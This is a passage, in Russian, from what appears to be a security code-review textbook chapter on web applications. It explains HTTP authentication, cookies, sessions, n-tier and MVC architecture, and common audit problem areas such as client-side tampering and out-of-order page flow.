Обратите внимание, что сервер все еще stateless, а пользовательский опыт кажется плавным благодаря клиентскому веб-браузеру. Сервер всегда отвечает на неправильный или отсутствующий заголовок Authorization сообщением 401. Клиент сам должен попытаться предоставить правильный заголовок Authorization, опросив пользователя и повторив запрос. Если клиент успешно аутентифицируется, защищенные динамические приложения могут получить username от веб-сервера и при необходимости использовать его для отслеживания состояния.

Если вы хотите изменить примерное приложение так, чтобы оно было защищено HTTP authentication, сначала нужно настроить веб-сервер на охрану веб-страниц приложения. Например, в Apache вы помещаете файл `.htaccess` в тот же каталог, где находится код веб-приложения:

```
AuthUserFile /scan/apache/htdocs/text/.htpasswd
AuthGroupFile /dev/null
AuthName HappyTown
AuthType Basic
<Limit GET POST>
require user jim
</Limit>
```

От страницы входа следует избавиться, поскольку веб-сервер и веб-браузер будут совместно управлять сбором usernames и passwords и выполнять аутентификацию. Главную и секретную страницы можно просто переписать так, чтобы они проверяли серверную переменную `REMOTE_USER`, которая установлена в username клиента, если клиент успешно аутентифицировался.

Аудит hidden fields

В ранние дни веб-разработки аутентификация обычно обрабатывалась HTTP и веб-сервером, а поддержание состояния в основном выполнялось через hidden form fields и query string parameters. Многие программисты, которые сегодня разрабатывают n-tier distributed enterprise web applications, -- те же разработчики, которые тогда писали Perl и CGI веб-приложения. Во многих крупных веб-приложениях можно найти случайный возврат к более простым временам веб-кодинга, вероятно в местах, где разработчик спешил или не имел времени вернуться и отрефакторить код.

Разумное практическое правило сегодня состоит в том, что поддержание состояния с помощью hidden form fields уместно только для информации, временно собираемой до проверки и обработки. Например, если опрос требует от пользователей заполнить три страницы форм, можно ожидать увидеть значения с первой страницы как hidden parameters на второй и третьей страницах.

Как code reviewer, вы должны следить за данными, которые распространяются через hidden fields после проверки, или за данными, помещенными в hidden fields для облегчения будущей обработки веб-сервером. В обоих случаях разработчики часто не учитывают влияние изменения данных пользователями после первоначальной отправки.

Cookies

Cookies -- общий HTTP-механизм для хранения небольших фрагментов информации в веб-браузере клиента. После того как cookie сохранен в веб-браузере, каждый последующий запрос, который браузер делает к вашему веб-приложению, включает этот cookie. Поэтому cookies идеально подходят для отслеживания клиентов и поддержания состояния между запросами. Большинство корпоративных веб-приложений и веб-ориентированных programming frameworks строят state management целиком вокруг cookies.

Чтобы установить cookie, веб-приложение указывает веб-серверу отправить заголовок HTTP-ответа с именем Set-Cookie. Он выглядит так:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN; secure
```

Первая часть заголовка Set-Cookie -- фактическое содержимое cookie, состоящее из одного имени cookie и одного значения cookie. Они кодируются тем же стилем hexadecimal encoding, который используется для параметров `GET` и `POST`. Если нужно установить несколько переменных, на самом деле устанавливают несколько cookies, а не используют что-то вроде символа `&`. Все релевантные cookies отправляются веб-серверу, как объясняется далее в этом разделе.

Тег `expires` позволяет серверу указать дату и время истечения cookie. После указанного времени браузер прекращает отправлять cookie и удаляет его. Этот тег необязателен. Cookie с тегом `expires` называется persistent cookie, а cookie без этого тега -- nonpersistent cookie. Nonpersistent cookies временны по природе; они существуют только в памяти браузера и отбрасываются при закрытии браузера. Persistent cookies более долговечны, поскольку веб-браузер хранит их в файловой системе клиента, и они сохраняются после закрытия браузера.

Теги `path` и `domain` помогают браузеру понять, когда отправлять cookie. Каждый раз, когда браузер делает веб-запрос, он просматривает свой список cookies, чтобы определить, нужно ли какие-то из них отправить. Сначала он проверяет доменное имя веб-сервера относительно доменов, заданных в списке cookies. Эта проверка -- substring search по хвосту доменного имени, поэтому cookie, установленный с domain `.test.com`, отправляется, например, серверам www.test.com, www2.test.com и this.is.a.test.com.

Если браузер находит cookies, соответствующие указанному domain, он затем проверяет параметр `path`. Path веб-запроса сравнивается с path, заданным при установке cookie. Эта проверка тоже является substring search, но работает от начала path. Поэтому тег `path=/` в заголовке Set-Cookie заставляет cookie соответствовать каждому запросу, поскольку каждый веб-запрос начинается с символа `/`. Тег вроде `path=/test` заставляет cookie отправляться с каждым веб-запросом, начинающимся с `/test`, например `/test/`, `/test/index.html` или `/test/test2/test.php`.

Cookies также могут быть помечены как secure или nonsecure с помощью необязательного тега `secure`. Secure cookie отправляется только поверх HTTPS, тогда как nonsecure cookie отправляется и поверх HTTP, и поверх HTTPS.

Для каждого веб-запроса браузер выбирает все cookies, которые кажутся подходящими, оценивая веб-запрос относительно атрибутов `domain` и `path` cookies во внутреннем хранилище. Затем он конкатенирует все matching cookies в одно поле заголовка запроса, которое выглядит так:

```
Cookie: NAME1=VALUE1; NAME2=VALUE2; NAME3=VALUE3
```

В примерном веб-приложении вы могли бы использовать cookies для отслеживания состояния пользователя. Для этого нужно добавить код, который устанавливает cookie, если пользователь успешно вошел, а затем добавить код, который проверяет cookie и извлекает username на главной и секретной страницах. Если сравнить этот подход с решением переписать каждый запрос страницы так, чтобы он содержал hidden field, видно, что cookie-решение намного проще и экономит много усилий. Теперь представьте типичный веб-сайт как минимум с 30 разными страницами и несколькими сотнями возможных переходов между страницами, и станет ясно, что cookie-подход на порядок проще других схем state tracking.

Совет по аудиту

Когда вы проверяете веб-сайт, нужно обращать внимание на то, как он использует cookies. Их легко игнорировать, потому что они находятся в заголовках HTTP-запросов и ответов, а не в HTML (обычно), но их следует проверять с той же тщательностью, которую вы уделяете параметрам `GET` и `POST`.

Доступ к cookies можно получить с помощью некоторых browser extensions или используя intercepting Web proxy tool, например Paros (www.parosproxy.org) или SPIKE Proxy (www.immunitysec.com). Убедитесь, что cookies помечены как secure для сайтов, использующих SSL. Это помогает смягчить риск того, что cookie когда-либо будет передан открытым текстом из-за преднамеренных атак, например cross-site scripting, или непреднамеренных ошибок конфигурации и программирования и ошибок браузера.

Sessions

Вы рассмотрели все технологические строительные блоки, которые веб-приложение может использовать для отслеживания состояния. Можно обращать внимание на врожденные атрибуты HTTP-запроса, например IP-адрес клиента или тег Referer. Можно встраивать нужную приложению информацию в динамически создаваемый HTML, в hidden form fields или в URI с использованием path information и query strings. Можно полагаться на механизмы HTTP authentication, чтобы веб-сервер определял, кто является аутентифицированным пользователем при каждом запросе. Наконец, можно использовать cookies для хранения информации в веб-браузере, которая передается браузером с каждым последующим запросом.

В ранние дни динамического веб-программирования веб-разработчики создали полезную абстракцию для отслеживания состояния, известную как **session**. Session -- по сути структура данных, служащая контейнером для данных, связанных с веб-клиентом. Sessions -- хранилища данных, поддерживаемые на сервере в памяти, на диске, в базе данных или как component objects на application server. Веб-приложение сохраняет данные и объекты в session и позднее извлекает их через простой API.

Session связывается с пользователем через **session token**, уникальный идентификатор, который сервер может использовать как уникальный ключ для доступа к структуре данных session. Session tokens обычно являются большими случайными числами, создаваемыми для пользователей, когда они входят или делают первый запрос к веб-сайту. В идеале этот token должен быть известен только клиенту, что делает его безопасным механизмом уникальной идентификации пользователя.

Система sessions поддерживается с помощью одного из механизмов state tracking, которые вы уже рассмотрели. Единственная информация, которую пользователям нужно отправлять с каждым запросом, -- session token, поэтому она хорошо работает с несколькими схемами. Однако самая распространенная реализация -- через cookies. Когда пользователь обращается к сайту, веб-сервер создает session и устанавливает cookie, содержащий session token. Каждый последующий запрос от этого пользователя включает cookie, содержащий session token. Хотя cookies -- самый популярный механизм идентификации sessions, session tokens могут передаваться в hidden form fields, в query string parameters или, в редких случаях, как компоненты URI path.

Прелесть абстракции session в том, что после установления session код веб-приложения получает универсальный и простой механизм связывания данных с конкретным пользователем. Sessions обычно используются двумя разными способами. Во-первых, они используются как безопасный механизм хранения state information, глобально полезной для всех страниц веб-приложения. Например, в вашем примерном сайте страница входа могла бы сохранить username пользователя в session после успешного входа. Главная и секретная страницы затем должны только проверить session и увидеть, установлен ли этот username. Удаленный пользователь не может изменить session и добавить или изменить username, если только нет уязвимости в коде session management или в веб-приложении. В общем случае session можно использовать как безопасное место для хранения информации, к которой вы не хотите давать клиенту прямой доступ.

Во-вторых, sessions используются для временного хранения информации примерно так же, как разработчики используют hidden form fields. Одна страница может принять данные от пользователя и проверить их, а затем вместо записи этих данных в HTML как hidden fields сохранить их в session.

Так разработчики могут быть уверены, что пользователь не сможет подделать содержимое session, а данным в session можно доверять при использовании на следующей странице.

Sessions обычно предоставляются веб-фреймворком или веб-ориентированным языком, хотя они могут быть реализованы разработчиками приложения. Детали различаются между фреймворками, но sessions часто создаются автоматически при первом подключении клиента к веб-сайту. Языки вроде PHP и фреймворки вроде ASP автоматически включают поддержку sessions, основанную на cookies.

Примечание

Sessions -- важный компонент веб-приложений. О том, как проверять их с точки зрения безопасности, вы узнаете в разделе "Problem Areas" далее в этой главе.

Архитектура

Теперь, когда вы понимаете основы HTTP и базовые приемы решения проблем состояния и аутентификации, можно рассмотреть предметную область корпоративных веб-приложений. Есть несколько технологических ограничений, а также несколько высокоуровневых проектных концепций, которые направляют дизайн современных веб-приложений. Корпоративные веб-приложения могут быть довольно сложными, и полезно исследовать несколько причин, по которым эти системы склонны к сложным дизайнам. Следующие разделы обсуждают распространенные факторы, ведущие к abstraction в веб-проблемной области, и типичные архитектурные решения для веб-приложений.

Избыточность

По мере того как программисты совершенствуют навыки, они естественно пытаются облегчить себе работу, пиша reusable code и создавая tools и frameworks. В веб-программировании много повторяющегося кода, поэтому веб-программисты склонны создавать frameworks, чтобы абстрагировать избыточность.

Например, допустим, у веб-сайта есть 20 разных действий, которые пользователи могут выполнять, например проверка баланса, оплата счета и сообщение о мошенническом списании. Прямолинейная реализация могла бы иметь 20 разных servlets, по одному на каждое пользовательское действие, и значительное количество пересекающегося кода. Все servlets должны проверять, что пользователи аутентифицированы и авторизованы для разных ресурсов; все должны обращаться к базе данных и session; и все должны представлять пользователям HTML-результаты. Простым refactoring было бы вынести общие функции в объекты, которые используют все servlets. Это устранило бы много повторяющегося кода для задач вроде аутентификации и упростило бы сопровождение приложения, поскольку изменения нужно вносить только в одном месте. Есть много других возможностей вынести повторяющийся код. Например, программист может заметить, что некоторые servlets ведут себя похоже, и решить объединить их в один servlet, который ведет себя по-разному на основе configuration file.

Что abstraction означает с точки зрения безопасности? Такие модификации обычно полезны, потому что повышают согласованность, читаемость и простоту приложения, а все это обычно хорошо для безопасности. Однако с этим можно переборщить. Есть ценность в том, чтобы тесно связанные участки кода располагались близко друг к другу. Легко абстрагировать функциональность так, что критичная для безопасности логика окажется размазанной по

нескольким файлам. Когда это делается способом, затрудняющим удержание всего control flow приложения в голове, разработчики повышают риск недостатка, вызванного некорректной логикой между несколькими модулями.

Presentation logic

Presentation logic -- код, который главным образом занимается отображением и форматированием данных, в отличие от business- или application-oriented logic, отвечающей за задачи вроде взаимодействия с базами данных или аутентификации пользователей. Разработка веб-приложений часто является совместной работой графических дизайнеров и программистов приложения, поэтому такое разделение может иметь смысл с логистической точки зрения. Если presentation code можно чисто отделить от остального кода, веб-программисты приложения могут отвечать за выполнение правильных действий на back end и передачу правильных данных presentation logic, а более графически ориентированные дизайнеры -- за layout представления данных и привлекательный внешний вид.

В веб-приложении такое разделение между presentation и application logic обычно можно выполнить так, что каждая страница сначала вызывает другой код для выполнения нужной обработки и сбора требуемых данных. Программист приложения создает эту первую часть кода, отвечающую за выполнение действий, запрошенных пользователями, а затем за заполнение структуры данных. Вторая часть кода, presentation logic, отвечает за rendering содержимого структуры данных в HTML.

XML тоже можно использовать для этой цели; разработчики приложения могут писать код, который передает XML-документ presentation logic. Эта presentation logic может быть XSLT stylesheet, написанная дизайнером и указывающая серверу, как отобразить данные в HTML.

Business logic


Программам, составляющим веб-приложение, приходится иметь дело с особенностями пользовательского интерфейса на базе HTTP/HTML, а также с фактической **business logic**, управляющей сайтом. Business logic -- несколько расплывчатый термин, но обычно он относится к процедурам и алгоритмам, которые приложение выполняет и которые напрямую связаны с бизнес-объектами и процессами. Например, на банковском веб-сайте business logic включает задачи вроде поиска банковских счетов, принуждения правил денежных переводов и проверки запроса на увеличение кредитного лимита. Business logic не включает задачи, относящиеся к инфраструктуре или интерфейсу веб-сайта, например истечение token пользователя, проверку аутентификации пользователя на веб-сайте, форматирование HTML-вывода и обработку отсутствующих form input в пользовательском запросе.

Связанное понятие -- **business objects**, которые инкапсулируют business logic в object-oriented framework. Например, банковский сайт может определить business objects вроде `Customer`, `Account` и `Transfer`, а также методы, выполняющие business logic, например `Account.getStatement()` и `Transfer.Validate()`.

N-tier architectures

Многие корпоративные веб-приложения строятся с несколькими tiers, где функциональность веб-сайта разделена на отдельные компоненты и распределена по нескольким серверам, как показано на рисунке 17-3.

Рисунок 17-3. N-tier architecture



Client tier обычно представляет собой веб-браузер клиента, хотя некоторые веб-приложения могут иметь Java applets или другой client-side code, выполняющий функции пользовательского интерфейса. Мобильные телефоны также входят в этот tier. Для Web services client tier может включать обычные клиентские приложения, которые разговаривают с веб-сервером через Simple Object Access Protocol (SOAP). (Web services и SOAP подробнее обсуждаются в главе 18.)

Web tier -- по сути веб-сервер. Этот tier обычно отвечает за обработку пользовательских запросов, dispatching запросов к business logic, обработку результатов от business logic и rendering результатов в HTML для конечных пользователей. Web tier состоит из ПО веб-сервера; application code вроде ASP, PHP или Java servlets; а также HTML и любой сопровождающей presentation logic.

Business tier обрабатывает business logic веб-приложения. Этот tier обрабатывает запросы от Web tier на выполнение business functions. Он часто реализуется с использованием application server, который размещает business objects. Эти objects реализованы как software components, например COM objects, Web services или JavaBeans. Java, .NET и Visual Basic -- популярные варианты для такой функциональности.

Data tier обрабатывает хранение и извлечение данных для веб-приложения. Обычно он включает машины, на которых работает relational database management system (RDBMS), и legacy machines, содержащие enterprise data. Business tier разговаривает с Data tier, чтобы извлекать данные, нужные для выполнения business logic. Web tier тоже может разговаривать с Data tier, если ему нужно обрабатывать user authentication и session management.

Client tiers обычно являются всего лишь пользователями с веб-браузерами в Интернете. Многие веб-приложения объединяют Web tier и Business tier в один tier и реализуют всю функциональность веб-сайта в программах, работающих на веб-сервере. Этот подход обычно является надежным выбором для малых и средних приложений. Data tier обычно является сервером баз данных, работающим на отдельной машине, или mainframe с каким-то middleware bridge, например Open Database Connectivity (ODBC); однако некоторые небольшие сайты размещают сервер баз данных прямо на веб-сервере.

Приложения с несколькими business и data tiers не редкость, особенно в финансовом секторе. Крайний реальный пример такой multitiered architecture -- веб-система, состоящая из Java servlet Web tier, разговаривающего с Web Services business tier, написанным на Visual Basic, который разговаривает с COM object business tier, написанным на Visual Basic, который разговаривает с COM object business tier, написанным на C++, который разговаривает с proprietary business tier server, написанным на C++, который разговаривает с back-end business tier, работающим на legacy system. Логика безопасности для значительной части системы расположена на legacy system, что фактически свело аудит нескольких сотен тысяч строк исходного кода к black box test.

Business tier

Business tier обычно является application server, содержащим object-oriented software components, которые инкапсулируют business logic веб-приложения. Например, если пользователь входит на банковский веб-сайт, Web tier, вероятно, обработает аутентификацию и настройку пользовательской session. Затем он сообщит Business tier, что пользователь вошел, через RPC-style message или object invocation. Это уведомление может заставить Business tier создать объект `User`, который обратится к back-end базе данных, чтобы извлечь информацию об этом пользователе, например номера счетов. Объект `User` затем может создать объекты `Account` для всех счетов этого пользователя. Эти объекты `Account` могут обратиться к базе данных, чтобы извлечь информацию о счетах пользователя. Эти objects остаются живыми в Business tier и держат информацию о счетах в памяти, ожидая запроса от Web tier.

Если позднее пользователь щелкает ссылку запроса баланса по checking account, Web tier посредничает в запросе, а затем запрашивает account overview у Business tier. Business tier затем извлекает эту информацию из соответствующего объекта `Account` и передает ее напрямую Web tier.

Business tier отвечает за поддержание собственного состояния между запросами от Web tier. Business objects обычно остаются живыми в памяти, пока соответствующие пользователи не выйдут с веб-сайта. В идеале Business tier должен быть независим от Web tier. Если другому приложению нужен доступ к той же business information или functionality, оно должно иметь возможность напрямую взаимодействовать с Business tier. Поэтому distributed component technologies, например Web Services, могут хорошо подходить для обеспечения такой степени interoperability, хотя ради производительности часто выбирают более простые технологии.

Отделение business logic от application logic веб-сайта -- распространенное проектное решение для крупномасштабных приложений. У этого выбора много преимуществ и несколько недостатков. Дизайн с добавленным слоем имеет привлекательные характеристики с точки зрения object-oriented software engineering, поскольку кажется более удобным для сопровождения и потенциального reuse, а разделение выглядит логичным. Однако это разделение может затуманивать влияние решений, принятых на более высоких слоях, на безопасность.

В общем случае, если код business logic самодостаточен, его должно быть проще писать и сопровождать. Он также должен упрощать код веб-приложения, потому что тот в основном занимается поддержанием состояния, отображением вывода и проверкой authentication и authorization, за исключением нескольких прямолинейных вызовов business objects для выполнения business-oriented tasks.

Однако отделение business logic от остальной функциональности имеет потенциальные недостатки. Если у business objects есть последовательность событий, которые должны происходить в определенном порядке через несколько пользовательских запросов, например многошаговый процесс оплаты кредитной картой, фактически у вас есть две state machines, которые нужно держать синхронизированными. Web tier должен быть достаточно robust, чтобы вызывать методы business object только в правильном порядке независимо от последовательности


событий, которую пытаются выполнить пользователи. Он также должен reset или roll back транзакцию в business object при возникновении ошибок. Рассинхронизация business objects с Web tier может приводить к denial-of-service условиям и security exposures.

Проблемы threading также могут быть более тонкими с business objects. Если у вас несколько threads или hosts в Web tier одновременно используют один и тот же business object, потенциал race conditions и desynchronization attacks может увеличиться.

Web tier: Model-View-Controller

Корпоративные веб-приложения часто дополнительно делят функциональность в Web tier. Это разделение часто выполняется через архитектурный шаблон **Model-View-Controller (MVC)**, который описывает пользовательский интерфейс как состоящий из трех разных модулей. Это не специфичная для Web модель; на самом деле она возникла в языке Smalltalk и используется для проектирования пользовательских интерфейсов общего назначения. Просто сообщество веб-разработки, или по крайней мере сообщество Java web development, приняло MVC model для разработки корпоративных веб-приложений. Рисунок 17-4 показывает эту модель. Пунктирные линии представляют непрямую связь, а сплошные линии обозначают прямую связь. Компоненты MVC описаны в следующих разделах.

Рисунок 17-4. Архитектура Model-View-Controller (MVC)



Model

Компонент Model -- программное обеспечение, моделирующее нижележащие business processes и objects веб-сайта. Он соответствует business logic корпоративного веб-приложения. В n-tier architecture с отдельным Business tier компонент Model относится к ПО в Web tier, которое отвечает за управление взаимодействием с Business tier.

View

Компонент View отвечает за rendering содержимого model в представление для пользователя. Он соответствует presentation logic веб-сайта.

Controller

Компонент Controller принимает ввод пользователя и дает model или View команду действовать на основе этого ввода. В веб-приложении этот компонент является фрагментом кода, который сопоставляет веб-запросы с действиями model, а затем выбирает правильное view на основе результатов обработки model.

В multitier MVC веб-приложении программное обеспечение Controller обрабатывает запросы пользователей. На основе этих запросов Controller вызывает правильное действие model для обработки запроса. Затем model вызывает business objects в business tier, которые могут или не могут далее обратиться к back-end data tier. Model интерпретирует ответы от business tier и заполняет себя этой информацией. Затем Controller выбирает view на основе результатов model, а компонент View render-ит данные model обратно клиенту.

Проблемные области

Некоторые вопросы безопасности распространены в большинстве веб-приложений из-за врожденных характеристик HTTP и веб-среды. Следующие разделы описывают общие проблемы, о которых нужно помнить при аудите веб-кода.

Видимость со стороны клиента

Помните, что все данные, предоставляемые клиенту, находятся в одном trust domain, то есть пользователи полностью видят клиентскую сторону веб-приложения. Атакующие могут легко просматривать сгенерированный HTML для каждой транзакции, а также другое содержимое всех HTTP-транзакций, что приводит к следующим последствиям для безопасности:

• Все формы и параметры форм видны, как и все URL и URL-параметры. Поэтому логику и структуру сайта, вероятно, легко восстановить, наблюдая layout файлов и делая несколько обоснованных догадок. Эта информация может быть полезна атакующим, когда они исследуют целевой веб-сайт, ищут содержимое, которое обычно не могут увидеть, или пытаются атаковать конкретные links в цепочке страниц. Учитывайте такую возможность при оценке любого механизма безопасности, сила которого зависит от obscurity, то есть от ожидания, что атакующие не смогут угадать расположение страницы, выяснить правильную последовательность событий или определить правильные переменные, которые нужно отправить.
• Hidden tags не являются скрытыми. Если разработчики пытаются скрыть часть чувствительной информации, помещая ее в hidden tags в динамически сгенерированной форме, они могут попасть в неприятности. Эта проблема кажется достаточно очевидной, но может возникать в неожиданных местах. Например, если разработчикам нужно отправить e-mail на внутренний сервер, они могут передать IP-адрес этого внутреннего сервера e-mail script. Такой тип раскрытия также может случиться при передаче временного имени файла, которое не должно было быть видно пользователям, поскольку позднее оно может быть использовано в эксплуатируемой ситуации.
• Разработчики Web и static content иногда помещают чувствительную или полезную информацию в HTML comments. Само по себе это упущение вряд ли будет крупной уязвимостью, но оно определенно может раскрыть информацию, помогающую intruders использовать другой attack vector. Следите за comments, включающими внутренние IP-адреса, имена файлов и file paths, authentication credentials или объяснения функциональности.
• Любой client-side code, например JavaScript, виден пользователям, что часто приводит к тонкому раскрытию информации. Например, если фрагмент JavaScript проверяет пароль, чтобы убедиться, что он в правильном формате, атакующие могут использовать те же правила для построения brute-force атаки против системы. Кроме того, client-side code, фильтрующий определенные

символы из general-purpose input fields, часто указывает, что команда quality assurance (QA) веб-сайта не проверяла влияние этих символов; многие QA-команды не пытаются обходить JavaScript.
• Трюки HTML obfuscation в целом не работают. Можно использовать разные приемы для обфускации исходного кода страниц, но атакующие обычно легко обходят их. Атакующие могут написать собственный JavaScript, который переиспользует ваши функции, чтобы отменить любую обфускацию. Лучше сосредоточиться на безопасности на стороне сервера, а не полагаться на client-side browser tricks.
• Помните, что пользователи видят содержимое всех сообщений об ошибках, которые отображает веб-приложение. Эти сообщения об ошибках могут содержать реальные pathnames, а также информацию, которую можно использовать для запуска других типов атак, например SQL injection.

Совет по аудиту

Исследуйте весь открытый static HTML и содержимое динамически сгенерированного HTML, чтобы убедиться, что ничего способного облегчить атаку не раскрывается без необходимости. Нужно сделать все возможное, чтобы информация не раскрывалась лишний раз, но одновременно ищите механизмы безопасности, полагающиеся на obscurity, потому что в веб-среде они склонны отказывать.

Контроль со стороны клиента

В любой момент клиентские пользователи могут создавать полностью произвольные запросы по своему усмотрению, предоставляя любую комбинацию параметров, cookies и request headers. Создавать такие запросы несложно, и это могут делать даже неискушенные атакующие с инструментами не сложнее текстового редактора и веб-браузера. Кроме того, несколько программ работают как Web proxies и позволяют пользователям перехватывать и изменять запросы в пути, делая эту простую задачу еще проще.

Последствие такой гибкости состоит в том, что серверная обработка должна быть robust и способной справиться с каждой возможной комбинацией и permutation потенциальных входных данных. Переменные фактически могут содержать что угодно или вообще отсутствовать, а запросы страниц могут приходить в любом порядке. Разработчики веб-приложений не могут полагаться на целостность любой информации, предоставленной клиентом. Помните следующие моменты:

• Все form и query parameters могут быть изменены, не только те, что принимают прямой пользовательский ввод. Часто разработчики ловят большинство очевидных vectors, но пропускают несколько на вид безобидных hidden fields, например номер категории или код языка.
• Client-side validation ввода формы через JavaScript не является механизмом безопасности, потому что его легко обойти. Большинство разработчиков теперь знакомо с этим фактом и проверяет его, но ошибки все равно случаются. Можно увидеть уязвимости, пропущенные QA, потому что тестируется client-side interface, а не server-side handler. Поэтому client-side code может мешать тестам выявить простые exploitation vectors, доступные при отправке запросов напрямую серверу.
• Cookies и HTTP request headers могут быть изменены клиентом. Веб-приложение должно обращаться с ними так же, как с любым другим потенциально вредоносным вводом от пользователей.

Совет по аудиту

Рассматривайте каждую страницу веб-приложения так, будто она существует в вакууме. Учитывайте каждую возможную комбинацию входных данных и ищите способы создать ситуацию, которую разработчик не предусматривал. Определите, заставляет ли какая-либо из этих неожиданных ситуаций страницу использовать ввод без предварительной проверки.

Page flow

Page flow -- продвижение пользователя по веб-страницам при взаимодействии с веб-приложением. Например, в веб-приложении, позволяющем переводить деньги с одного счета на другой, page flow может выглядеть примерно как на рисунке 17-5.

Рисунок 17-5. Простой page flow



Пользователь сначала перешел бы на страницу `transfer_start.php`, затем выбрал бы исходный счет и счет назначения, ввел бы сумму для перевода и нажал Transfer Money. Это привело бы пользователя на `transfer_confirm.php`, где можно просмотреть решение и затем щелкнуть для подтверждения перевода. После этого пользователь попал бы на страницу `dotransfer.php`, которая фактически выполняет денежный перевод и отображает reference numbers транзакции.

Распространенная ошибка веб-приложений -- предполагать, что атакующие будут запрашивать страницы в определенном порядке. Поскольку клиент контролирует все свои запросы, клиент вполне может выполнять действия вне последовательности. В некоторых ситуациях такая out-of-order последовательность позволяет атакующим обходить определенные меры безопасности и потенциально эксплуатировать систему.

Например, в приведенном page flow страница `transfer_confirm.php` отвечает за проверку, что исходный счет, введенный на странице `transfer_start.php`, действительно принадлежит пользователю. Если атакующий идет прямо на страницу `dotransfer.php`, он может обойти эту проверку и потенциально перевести деньги со счета, который он не авторизован использовать. Если бы атакующий делал все только в порядке, задуманном разработчиками, этого бы не случилось, потому что страница `transfer_confirm.php` заблокировала бы атаку.

Еще одна уязвимость, связанная с page flow, может возникнуть, если приложение делает предположение о переменной или объекте, к которому пользователь не имеет прямого доступа. Например, допустим, приложение помещает номер счета пользователя в session после успешного входа. Все последующие страницы приложения неявно доверяют корректности номера счета и используют его для извлечения информации пользователя. При нормальном использовании сайта через normal page flow не должно быть возможного пути к тому, чтобы плохой номер попал в session. Однако если атакующие могут найти страницу, которую можно вызвать вне последовательности, они могут изменить этот номер в session. Затем они потенциально могут обойти security controls и получить доступ к счетам других клиентов. Обратите внимание, что эта out-of-sequence страница должна изменить номер счета лишь на короткое окно времени, поскольку атакующие могут использовать второй браузер или второй клиент с той же session, чтобы

попытаться использовать это окно.

